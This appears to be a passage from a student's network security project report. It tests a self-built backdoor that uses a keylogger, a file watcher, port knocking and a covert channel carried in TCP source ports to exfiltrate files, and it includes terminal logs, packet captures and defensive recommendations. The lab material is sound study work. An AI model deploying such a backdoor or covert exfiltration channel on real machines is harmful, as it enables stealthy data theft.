
Test 5: inotify Exfiltration


For the fifth test, I add an inotify watcher to **godly.txt** by sending **watch godly.txt** on the attacker machine and echo new text into it on the victim machine.




```
C:\Windows\System32\cmd.exe - python3 finalAttacker.py

E:\Homework\term7\COMP8505\FinalProject>python3 finalAttacker.py
Starting backdoor program
Started CommandListener
Started ExfiltrateThread
Started WatchExfiltrateThreadWaiting for exfiltrate knock

Waiting for WatchExfiltrate knock
watch godly.txt
Watching
Added watch to godly.txt
```

On the victim machine I echo “there is god in godly.txt” into godly.txt which then the inotify watcher on the victim machine immediately detects as shown by my screen captures.





On the attacker machine, the corresponding knock sequence is sent, the data listening port is opened and the file is saved as the corresponding filename. With the default configuration, the knock sequence goes as following. **watchFileNamePort(any number) -> watchSniffEndPort(once) -> watchFileDataPort(any number) -> watchSniffEndPort(once)** which in general is 1999 -> 2005 -> 2000 -> 2005



This is shown in my packet capture where it must first send a valid packet to dport 1999 for the name, then dport 2005 to start listening for data, then 2005 one more time to go back to listening on dport 1999 for name again for the next file. Only one port for getting the name or data is open at a time and repeats itself for waiting for the next file

5inotifyexfilAtk.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	DeltaTime	Time	Source	Destination	Protocol	Length	Info
33	0.153018	4.285026	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 114 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
34	0.145988	4.431014	192.168.1.250	192.168.1.253	ISAKMP	154	[Malformed Packet]
35	0.157318	4.588332	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 114 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
36	0.137966	4.726298	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 10 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
37	26.2606…	30.986978	192.168.1.250	192.168.1.253	TCP	154	101 → 1999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
38	0.141527	31.128505	192.168.1.250	192.168.1.253	TCP	154	109 → 1999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
39	0.130674	31.259179	192.168.1.250	192.168.1.253	TCP	154	98 → 1999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
40	0.158534	31.417713	192.168.1.250	192.168.1.253	TCP	154	106 → 1999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
41	0.155783	31.573496	192.168.1.250	192.168.1.253	NNTP	154	Response: gAAAAABhr066Qp0m6_yTb5vVrzRghe_D_xfUkfwEEWfQ2k2SGw8nCGHtdYdD__J1Rc0haiI
42	0.133442	31.706938	192.168.1.250	192.168.1.253	TCP	154	46 → 1999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
43	0.147048	31.853986	192.168.1.250	192.168.1.253	TCP	154	114 → 1999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
44	0.123652	31.977638	192.168.1.250	192.168.1.253	TCP	154	118 → 1999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
45	0.133915	32.111553	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 114 → 1999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
46	0.141516	32.253069	192.168.1.250	192.168.1.253	TCP	154	121 → 2005 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
47	1.132986	33.386055	192.168.1.250	192.168.1.253	TCP	154	114 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
48	0.143411	33.529466	192.168.1.250	192.168.1.253	TPKT	154	Continuation
49	0.139989	33.669455	192.168.1.250	192.168.1.253	TCP	154	99 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
50	0.135833	33.805288	192.168.1.250	192.168.1.253	TCP	154	112 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
51	0.137497	33.942785	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 99 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
52	0.138815	34.081600	192.168.1.250	192.168.1.253	TCP	154	32 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
53	0.132441	34.214041	192.168.1.250	192.168.1.253	TCP	154	103 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
54	0.142786	34.356827	192.168.1.250	192.168.1.253	TCP	154	113 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
55	0.136440	34.493267	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
56	0.139829	34.633096	192.168.1.250	192.168.1.253	TCP	154	101 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
57	0.132174	34.765270	192.168.1.250	192.168.1.253	TCP	154	109 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
58	0.153552	34.918822	192.168.1.250	192.168.1.253	TCP	154	98 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
59	0.143496	35.062318	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
60	0.148824	35.211142	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 103 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
61	0.138619	35.349761	192.168.1.250	192.168.1.253	TCP	154	108 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
62	0.139421	35.489182	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
63	0.133202	35.622384	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 101 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
64	0.129831	35.752215	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 109 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
65	0.141872	35.894087	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 98 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
66	0.131706	36.025793	192.168.1.250	192.168.1.253	TCP	154	106 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
67	0.135845	36.161638	192.168.1.250	192.168.1.253	NNTP	154	Response: gAAAAABhr06-nZx2fHPUs7La2vVdh9ZBaBWiiujXO-mmhgIdhua-wrzGXU-zcsvH5vnyLRh
68	0.131976	36.293614	192.168.1.250	192.168.1.253	TCP	154	46 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
69	0.149065	36.442679	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 114 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
70	0.138030	36.580709	192.168.1.250	192.168.1.253	TCP	154	118 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
71	0.135469	36.716178	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 114 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
72	0.148271	36.864449	192.168.1.250	192.168.1.253	TCP	154	10 → 2000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
73	0.141631	37.006080	192.168.1.250	192.168.1.253	TCP	154	[TCP Port numbers reused] 121 → 2005 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100

Test 6: Exfil File Command

In the sixth test, I use the exfil command to exfiltrate the specified file **asdf1234.txt** immediately which also follows a similar sequence as the inotify exfiltration except on different ports to prevent a case of collision which is on **999 -> 1005 -> 1000 -> 1005**.

```
C:\Windows\System32\cmd.exe - python3 finalAttacker.py

E:\Homework\term7\COMP8505\FinalProject>python3 finalAttacker.py
Starting backdoor program
Started CommandListener
Started ExfiltrateThread
Started WatchExfiltrateThreadWaiting for exfiltrate knock

Waiting for WatchExfiltrate knock
exfil asdf1234.txt
```

The command is shown on the victim machine which means the file does exist.


```
root@kali: /home/kali/Desktop
File  Actions  Edit  View  Help

┌──(root💀 kali)-[/home/kali/Desktop]
└─# python3 finalVictim.py

WatcherThread started
Started Keylogger
Starting backdoor
command = exfil asdf1234.txt
xsize == 2
exfil asdf1234.txt
Exfiltrating
Done sending
```

Asdf1234.txt contains the following text inside, “asdf” and a newline which is reflected on the attacker machine’s results

```
~/Desktop/asdf1234.txt [Read Only] - Mousepad
File  Edit  Search  View  Document  Help

1 asdf
2
```

```
C:\Windows\System32\cmd.exe - python3 finalAttacker.py

E:\Homework\term7\COMP8505\FinalProject>python3 finalAttacker.py
Starting backdoor program
Started CommandListener
Started ExfiltrateThread
Started WatchExfiltrateThreadWaiting for exfiltrate knock

Waiting for WatchExfiltrate knock
exfil asdf1234.txt
WARNING: Mac address to reach destination not found. Using broadcast.
Exfiltrating
Received stop name signal
Filename is: asdf1234.txt
Waiting for data
asdf

Completed saving saving exfiltrated file
Waiting for exfiltrate knock
```

For the exfil command, it uses ports 999,1000,1005 by default or as specified in the **config.txt** to do the knocking and exfiltrate the file.



No.	DeltaTime	Time	Source	Destination	Protocol	Length	Info
20	0.136301	2.738676	192.168.1.250	192.168.1.253	TCP	154	50 → 999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
21	0.136239	2.874915	192.168.1.250	192.168.1.253	TCP	154	51 → 999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
22	0.142410	3.017325	192.168.1.250	192.168.1.253	TCP	154	52 → 999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
23	0.145566	3.162891	192.168.1.250	192.168.1.253	TCP	154	46 → 999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
24	0.138501	3.301392	192.168.1.250	192.168.1.253	TCP	154	114 → 999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
25	0.143188	3.444580	192.168.1.250	192.168.1.253	TCP	154	118 → 999 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
26	0.120349	3.564929	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 114 → 999 [SYN, URG] Seq=0 Win=
27	0.154381	3.719310	192.168.1.250	192.168.1.253	TCP	154	121 → 1005 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
28	1.154543	4.873853	192.168.1.250	192.168.1.253	TCP	154	121 → 1000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
29	0.140959	5.014812	192.168.1.250	192.168.1.253	TCP	154	113 → 1000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
30	0.137465	5.152277	192.168.1.250	192.168.1.253	TCP	154	98 → 1000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
31	0.152359	5.304636	192.168.1.250	192.168.1.253	TCP	154	100 → 1000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
32	0.128039	5.432675	192.168.1.250	192.168.1.253	TCP	154	10 → 1000 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
33	0.137635	5.570310	192.168.1.250	192.168.1.253	TCP	154	[TCP Port numbers reused] 121 → 1005 [SYN, URG] Seq=

Conclusion

The protocol that I designed was a simple redesign of Assignment 3 with some code cleaned up and more features such as replacing the use of the encrypted payload to send results back to the attacker to using an encrypted covert channel using the source port as the storage mechanism. I created a built-in port knocker for the exfiltration feature to send the exfiltrated file from the victim using either inotify watcher exfiltration or the exfil command to the attacker computer.

Recommendations

How this covert activity could be detected would be looking for strange signatures such as low port to low ports as typically proper connections would be as such port 80 -> 52348 and not port 80 -> 500 because lower ports are typically reserved for services. This proper terminology is the kernel ports which is in the range of about 49152-65535 according to the Internet Assigned Numbers Authority. Other telltale signs of covert activity would the use of flags which are not typically used together such as SYN+URG. Other signs would be like in my program where the source port fluctuates because it is being used as the covert channel because the source port number is the data, and this can also be applied to destination port if one side is constant it makes it very easy to read either source or destination port as a covert channel.

How to prevent such activity would:

- Have a blanket firewall rule for low ports to low ports which would mean only source ports can be lower than about 1024 and the destination port must be above 49152.
- Only allow established connections (conntrack new/established)
- Watch for strange packet behavior such as surge of SYN+URG packets such as what I use in my covert channel.
- The easiest way to prevent this covert activity is to prevent the malicious software from entering the machine in the first place